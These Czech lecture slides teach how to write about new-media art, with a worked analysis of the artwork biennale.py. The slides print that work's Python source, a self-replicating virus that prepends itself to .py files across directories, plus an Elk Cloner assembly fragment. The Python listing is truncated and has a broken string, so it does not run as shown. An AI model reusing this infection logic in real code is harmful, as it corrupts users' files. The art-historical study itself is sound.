

# JAK PSÁT O NOVOMEDIÁLNÍM UMĚNÍ

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

INSPIRACE

# 1. ZASAZENÍ DO UMĚLECKO-HISTORICKÉ TRADICE, SROVNÁNÍ S JINÝMI DÍLY

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
- **John C. Ippolito**
- umělec, lektor, teoretik nových médií
- <http://three.org/ippolito/>
- <http://three.org/ippolito/missinglinks/>
- **článek - Deconstruction or Distraction?**
- Srovnání klasických konceptuálních děl s díly umělecké dvojice JODI (Joan Heemskerk and Dirk Paesmans)

# JODI




# MEL BOCHNER - WORKING DRAWINGS AND OTHER VISIBLE THINGS ON PAPER NOT NECESSARILY MEANT TO BE VIEWED AS ART - 1966

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# ROBERT RYMAN

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## 2. ZAHRNOUT DO ANALÝZY VÍCE ROVIN NOVOMEDIÁLNÍHO DÍLA

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- Ian Bogost
- Videogames are mess, 2009
- [http://www.bogost.com/writing/videogames\\_are\\_a\\_mess.shtml](http://www.bogost.com/writing/videogames_are_a_mess.shtml)
- pět úrovní analýzy novomediálního díla

CULTURE AND CONTEXT

RECEPTION/OPERATION

INTERFACE

FORM/FUNCTION

CODE

PLATFORM

# PŘÍKLAD – ANALÝZA DÍLA BIENALLE.PY

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- **Kód**

```
* biennale.py _____ go _____ to _____ 49th Biennale di Venezia
* HTTP://WWW.0100101110101101.ORG _ + _ [epidemic] http://www.epidemic.es
from dircache import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemic]") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pys"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == '__main__':
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    mybody = mybody[:find(mybody, "##*3) + 3]
    mysoul.close()
```

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```
REPORT   RTS
         ASC 'BOOT COUNT: '
         DFB $0
POEM     ASC 'ELK CLONER:'
         DFB $8D,$8D
         ASC '   THE PROGRAM WITH A PERSONALITY'
         DFB $8D,$8D,$8D
         ASC 'IT WILL GET ON ALL YOUR DISKS'
         DFB $8D
         ASC 'IT WILL INFILTRATE YOUR CHIPS'
         DFB $8D
         ASC 'YES IT'
         DFB $A7
         ASC 'S CLONER!'
         DFB $8D,$8D
         ASC 'IT WILL STICK TO YOU LIKE GLUE'
         DFB $8D
         ASC 'IT WILL MODIFY RAM TOO'
         DFB $8D
         ASC 'SEND IN THE CLONER!'
         DFB $8D,$8D,$8D,$8D,$0
IOERR   LDY #>ERRMSG
         LDA #<ERRMSG
         JSR PRINT
         JSR $FBDD
         JMP $9DBF
```

```
Elk Cloner:
The program with a personality
```


```
It will get on all your disks
It will infiltrate your chips
Yes it's Cloner!
```

```
It will stick to you like glue
It will modify ram too
Send in the Cloner!
```




- **Forma funkce** – operace viru

- **Interface** – vizualita, interakce s viditelnými částmi díla



- **Recepce a operace**

• <https://0100101110101101.org/biennale-py/>



# 3. AUDIO-VIZUÁLNÍ ANALÝZA



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- **a) Vizuální analýza prostřednictvím softwaru**
- Lev Manovich – Kulturní analytika
- Technika časového a prostorového vzorkování

# ČASOVÉ A PROSTOROVÉ VZORKOVÁNÍ

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- Kingdom Hearts (2002)



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- **b) Audio-vizuální analýza prostřednictvím videa**

- <https://www.youtube.com/watch?v=kIdYHbBo5CQ>

- <https://www.youtube.com/watch?v=YVcz8BllqME>

# ÚKOL NA PŘÍŠTĚ

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- **Analýza novomediálního díla – rozsah 2 normostrany**
- 1. John F. Simon – Every Icon (1997) - <http://numeral.com/panels/everyicon.html>
- 2. Aristarkh Chernyshev, Alexei Shulgin – Artomat.pro <http://artomat.pro/>